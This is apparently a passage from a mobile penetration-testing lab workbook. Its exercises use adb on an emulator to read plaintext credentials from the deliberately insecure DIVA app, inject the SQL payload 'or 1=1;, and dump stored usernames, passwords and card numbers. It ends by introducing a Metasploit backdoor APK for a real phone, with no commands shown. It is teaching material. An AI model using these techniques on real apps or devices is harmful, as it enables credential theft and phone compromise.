/system/bin/sh: cd: /sdcard/DCIM/dcreenshots: No such file or directory
2|dream2lte:/sdcard/DCIM $ ls
Camera Collage Facebook Google\ Photos Screenshots
dream2lte:/sdcard/DCIM $ cd screenshots
dream2lte:/sdcard/DCIM/screenshots $ ls
20200304_233420.jpg Screenshot_20200304-233341_Twitter.jpg Screenshot_20200617-103910_Google.jpg
20200307_164934.jpg Screenshot_20200307-122915_Chrome.jpg Screenshot_20200725-175303_Google.jpg
20200319_054652.jpg Screenshot_20200307-231645_Twitter.jpg Screenshot_20200725-175338_Facebook.jpg
20200404_103542.jpg Screenshot_20200319-054628_Twitter.jpg Screenshot_20200729-124247_Twitter.jpg
20200530_181752.jpg Screenshot_20200404-103523_Chrome.jpg Screenshot_20200729-202725_One\ UI\ Home.jpg
20200530_182334.jpg Screenshot_20200417-070407_Twitter.jpg Screenshot_20200805-154746_Twitter.jpg
20200610_141104.jpg Screenshot_20200511-222507_Twitter.jpg Screenshot_20200811-124553_Google.jpg
20200610_141406.jpg Screenshot_20200530-181715_Twitter.jpg Screenshot_20200811-124809_Google.jpg
20200725_175404.jpg Screenshot_20200530-182238_Twitter.jpg Screenshot_20200815-181443_Twitter.jpg
20200805_154840.jpg Screenshot_20200605-172015_Google.jpg Screenshot_20200818-122029_Twitter.jpg
20200811_124609.jpg Screenshot_20200605-172038_Google.jpg Screenshot_20200824-134449_Twitter.jpg
20200811_124830.jpg Screenshot_20200608-185738_YouTube.jpg Screenshot_20200829-121448_YouTube.jpg
20200818_122046.jpg Screenshot_20200610-140328_Google.jpg Screenshot_20200830-151624_Twitter.jpg
20200824_134510.jpg Screenshot_20200610-140619_Google.jpg Screenshot_20200902-190815_YouTube.jpg
20200829_121528.jpg Screenshot_20200610-140720_Google.jpg Screenshot_20200905-012516_One\ UI\ Home.jpg
20200830_151642.jpg Screenshot_20200610-140904_Google.jpg Screenshot_20200919-142221_Chrome.jpg
20200919_142241.jpg Screenshot_20200610-141007_Google.jpg Screenshot_20200921-013744_TikTok.jpg
20200922_153353.jpg Screenshot_20200614-192725_Twitter.jpg Screenshot_20200922-153334_Google.jpg
dream2lte:/sdcard/DCIM/screenshots $ pwd
/sdcard/DCIM/screenshots
dream2lte:/sdcard/DCIM/screenshots $
```

4. Type >./adb pull /sdcard/DCIM/screenshots

```

PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb pull /sdcard/DCIM/screenshots
/sdcard/DCIM/screenshots/: 54 files pulled, 0 skipped. 14.6 MB/s (29080830 bytes in 1.906s)

```




5. The folder will be downloaded to the Windows machine with all its contents.


Exercise 69: Installing APK files into Android Virtual machine

In this exercise we are going to download DIVA APK,. DIVA (Damn insecure and vulnerable App) is an android App intentionally designed to be insecure. The aim of the App is to teach developers/QA/security professionals, flaws that are generally present in the Apps due to poor or insecure coding practices.


1. From PC download DIVA from the following Link
2. <http://www.payatu.com/wp-content/uploads/2016/01/diva-beta.tar.gz>
3. Unzip the file to the same ADB folder




4. Start Android Virtual device from Android Studio




5. Make sure the diva-beta.apk file is extracted successfully



6. Install the Diva-beta.apk file >/adb install diva-beta.apk



7. In the Android Virtual device start Diva



Exercise 70: Getting Mobile App username and password

Mobile applications store data related to the app inside the Mobile phone in a folder, if the Mobile app store data in clear text we can read the data via adb tool or any other android malware. In this exercise we going to check the DIVA mobile app to see the user credential because this app store data in clear test.

1. In Virtual Android Phone start Diva App



2. From PC Powershell start ./adb shell to have a shell access from the Virtual phone
3. Make sure that you have root access `#whoami`
4. If you don't have root access type `#exit`
5. Type `./adb root` to have root access then `./adb shell` to go back to the device shell

```
PS C:\Users\RS2019\Downloads\platform-tools_r30.0.4-windows\platform-tools> ./adb shell
generic_x86_arm:/ #
generic_x86_arm:/ # whoami
root
generic_x86_arm:/ #
```

6. Type `cd /data/data` (to show all mobile apps data files)

```
generic_x86_arm:/ # cd /data/data
generic_x86_arm:/data/data # ls
android
android.auto_generated_rro_product_
com.android.backupconfirm
com.android.bips
com.android.bips.auto_generated_rro_product_
com.android.bluetooth
com.android.bluetoothmidiservice
com.android.bookmarkprovider
com.android.callogbackup
com.android.camera2
com.android.carrierconfig
com.android.carrierconfig.auto_generated_rro_product_
com.android.carrierdefaulttapp
com.android.cellbroadcastreceiver
com.android.certinstaller
com.android.chrome
com.android.companiondevicemanager
com.android.contacts
com.android.cts.ctsshim
com.android.cts.priv.ctsshim
com.android.dreams.basic
com.android.dnsystem
com.android.egg
com.android.emergency
com.android.emulator.multidisplay
com.android.emulator.radio.config
com.android.externalstorage
com.android.htmlviewer
com.android.inputdevices
com.android.internal.display.cutout.emulation.corner
com.android.internal.display.cutout.emulation.double
com.android.internal.display.cutout.emulation.emu01
com.android.internal.display.cutout.emulation.hole
com.google.android.ext.services
com.google.android.ext.shared
com.google.android.feedback
com.google.android.gm
com.google.android.gms
com.google.android.gsf
com.google.android.hotspot2.osulogin
com.google.android.inputmethod.latin
com.google.android.markup
com.google.android.moduledatabase
com.google.android.music
com.google.android.networkstack
com.google.android.networkstack.permissionconfig
com.google.android.networkstack.tethering
com.google.android.onetimeinitializer
com.google.android.overlay.emulatorconfig
com.google.android.overlay.googleconfig
com.google.android.overlay.googleview
com.google.android.overlay.permissioncontroller
com.google.android.overlay.pixelconfigcommon
com.google.android.packageinstaller
com.google.android.partnersetup
com.google.android.permissioncontroller
com.google.android.printservice.recommendation
com.google.android.projection.gearhead
com.google.android.providers.media.module
com.google.android.sdksetup
com.google.android.setupwizard
com.google.android.soundpicker
com.google.android.syncadapters.contacts
com.google.android.tag
com.google.android.tts
com.google.android.videos
com.google.android.webview
com.google.android.wifi.resources
com.google.android.youtube
jakhar.aseem.diva
org.chromium.webview_shell
generic_x86_arm:/data/data #
```

7. The Mobile app we are testing is Diva , so we can see a folder called jakhar.aseem.diva
8. Type `#cd jakhar.aseem.diva`
9. Type `#ls -l`
10. Type `cd shared_prefs/`
11. Type `#cat jakhar.aseem.diva_preferences.xml`


```
generic_x86_arm:/data/data # clear
generic_x86_arm:/data/data # cd jakhar.aseem.diva/
generic_x86_arm:/data/data/jakhar.aseem.diva # ls -l
total 40
drwxrws--x 2 u0_a152 u0_a152_cache 4096 2020-09-23 18:59 cache
drwxrws--x 2 u0_a152 u0_a152_cache 4096 2020-09-23 18:59 code_cache
drwxrwx--x 2 u0_a152 u0_a152 4096 2020-09-23 19:01 databases
lrwxrwxrwx 1 root root 98 2020-09-23 18:59 lib -> /data/app/~~bbM1cyuAxxDHCoyhsIIIEzQ==/jakhar.aseem.diva-cxxKH2ExxweMgfaYik82o0w==/lib/x86
drwxrwx--x 2 u0_a152 u0_a152 4096 2020-09-23 19:32 shared_prefs
generic_x86_arm:/data/data/jakhar.aseem.diva #
generic_x86_arm:/data/data/jakhar.aseem.diva # cd shared_prefs/
generic_x86_arm:/data/data/jakhar.aseem.diva/shared_prefs #
generic_x86_arm:/data/data/jakhar.aseem.diva/shared_prefs # ls
jakhar.aseem.diva_preferences.xml
generic_x86_arm:/data/data/jakhar.aseem.diva/shared_prefs #
generic_x86_arm:/data/data/jakhar.aseem.diva/shared_prefs # cat jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="password">TESTPASS</string>
<string name="user">TEST</string>
</map>
generic_x86_arm:/data/data/jakhar.aseem.diva/shared_prefs #
```

12. Reading the xml file show the username and password used by the application to access application resources.
13. We can use these credentials to access the account from another device and see and change the information related to that user.

Exercise 71: Mobile App SQL injection

Mobile application store Mobile application data either in the device itself or in a server. Offline apps store all the data on the mobile device whereas Online apps depend on access to a server for their stored data to function. For example, E-commerce apps fall into the online apps category. In this exercise we are going to use DIVA app SQL vulnerability to show the Mobile user data.

1. Start Android Studio then start Virtual Phone




2. Start adb

Administrator: Windows PowerShell

```
PS C:\platform-tools> ./adb devices
List of devices attached
emulator-5554    device
```

```
PS C:\platform-tools>
```

3. Start DIVA app on the virtual phone



Click on 7. INPUT VALIDATION ISSUES PART 1

Read the objective of this lesson on the virtual phone screen

4. In PC adb terminal type `>./adb logcat` (this will provide us with Realtime logging of all devices activity)


```
Administrator: Windows PowerShell
PS C:\platform-tools> ./adb logcat
```

5. In the virtual phone DIVA app enter a single quotation symbol in the search bar and click search

6. In adb terminal hit **Crtl + C** to stop the logging
7. Look at the SQLitelog error log ‘ ‘ ‘ in **SELECT * FROM sqluser WHERE user = ‘ ‘ ‘**

```
09-26 13:12:22.772 398 398 E wifi_forwarder: RemoteConnection failed to initialize: RemoteConnection failed to open pipe
09-26 13:12:26.979 7953 7953 E SQLitelog: (1) unrecognized token: " " " in "SELECT " FROM sqluser WHERE user = " "
09-26 13:12:26.980 7953 7953 D Diva-sql: Error occurred while searching in database: unrecognized token: " " " (code 1 SQLITE_ERROR)
): while compiling: SELECT * FROM sqluser WHERE user = " "
09-26 13:12:26.984 513 1238 I system_server: oneway function results will be dropped but finished with status OK and parcel size 4
09-26 13:12:26.984 513 1238 I system_server: oneway function results will be dropped but finished with status OK and parcel size 4
09-26 13:12:27.121 513 1796 I system_server: oneway function results will be dropped but finished with status OK and parcel size 4
09-26 13:12:30.076 513 1238 I system_server: oneway function results will be dropped but finished with status OK and parcel size 4
PS C:\platform-tools>
```

8. The logcat shows SQL query that run by the application to search for the user “ ‘ ‘ a select query to find a user “ ‘ ‘ ”
9. Start the dba logging again **>./dba logcat**
10. In the virtual phone DIVA app search enter ‘or 1=1; and click search



11. The app will show a pop screen that shows users name and passwords plus credit card number of all users.

Exercise 72: Reading SQLite database in Android Phone

1. Continue from the previous exercise and start adb shell to get a shell from the virtual phone `>/adb shell`
2. Type `# cd /data/data`

```
Administrator: Windows PowerShell
PS C:\platform-tools> ./adb shell
generic_x86_arm:/ # pwd
/
generic_x86_arm:/ # cd /data/data
generic_x86_arm:/data/data #
```

3. type `#ls`

```
generic_x86_arm:/data/data # ls
android
android.auto_generated_rro_product_
com.android.backupconfirm
com.android.bips
com.android.bips.auto_generated_rro_product_
com.android.bluetooth
com.android.bluetoothmidiservice
com.android.bookmarkprovider
com.android.soundpicker
com.android.statementservice
com.android.stk
com.android.storagemanager
com.android.systemui
com.android.systemui.auto_generated_rro_product_
com.android.systemui.plugin.globalactions.wallet
com.android.theme.color.black
com.android.theme.color.cinnamon
com.android.theme.color.green
generic_x86_arm:/data/data #
```

| | |
|--|---|
| com.android.theme.color.ocean | com.android.theme.color.orchid |
| com.android.theme.color.purple | com.android.theme.color.space |
| com.android.theme.font.notoserifsource | com.android.theme.icon.pebble |
| com.android.theme.icon.roundedrect | com.android.theme.icon.squircle |
| com.google.android.tag | com.google.android.trichromelibrary_410410681 |
| com.google.android.tts | com.google.android.videos |
| com.google.android.webview | com.google.android.wifi.resources |
| com.google.android.youtube | jakhar.aseem.diva |
| | org.chromium.webview_shell |

4. Go to `jakhar.aseem.diva` which is the folder that contain the data of the DIVA mobile applications
5. `#cd jakhar.aseem.diva`
6. `#ls`
7. `# cd database`
8. `#ls` to see the content of the database folder

```
generic_x86_arm:/data/data # cd jakhar.aseem.diva/
generic_x86_arm:/data/data/jakhar.aseem.diva # ls
cache code_cache databases lib shared_prefs
generic_x86_arm:/data/data/jakhar.aseem.diva # cd databases
generic_x86_arm:/data/data/jakhar.aseem.diva/databases # ls
divanotes.db divanotes.db-journal sqli sqli-journal
generic_x86_arm:/data/data/jakhar.aseem.diva/databases #
```

9. #sqlite3 sqli to get sql command
10. Sqlite> .tables (to see the tables of the database)
11. Sqlite> select * from sqliuser; (to read the content of the sqliuser table)

```
generic_x86_arm:/data/data/jakhar.aseem.diva/databases # sqlite3 sqli
SQLite version 3.28.0 2020-05-06 18:46:38
Enter ".help" for usage hints.
sqlite> .tables
android_metadata sqliuser
sqlite> select * from sqliuser;
admin|passwd123|1234567812345678
diva|p@ssword|1111222233334444
john|password123|5555666677778888
sqlite>
```

12. As you can see the content of the sqli user table is all the application users and their password and credit card numbers.

Exercise 73: Hacking Real Android phone


In this exercise we are going to hack a real android phone using a malicious APK file that we are going to create using Metasploit. the APK file will create a backdoor in the Android phone. In this exercise I am going to use Samsung galaxy S8+ with the latest software release from Samsung and a cloud-based server to access the phone.

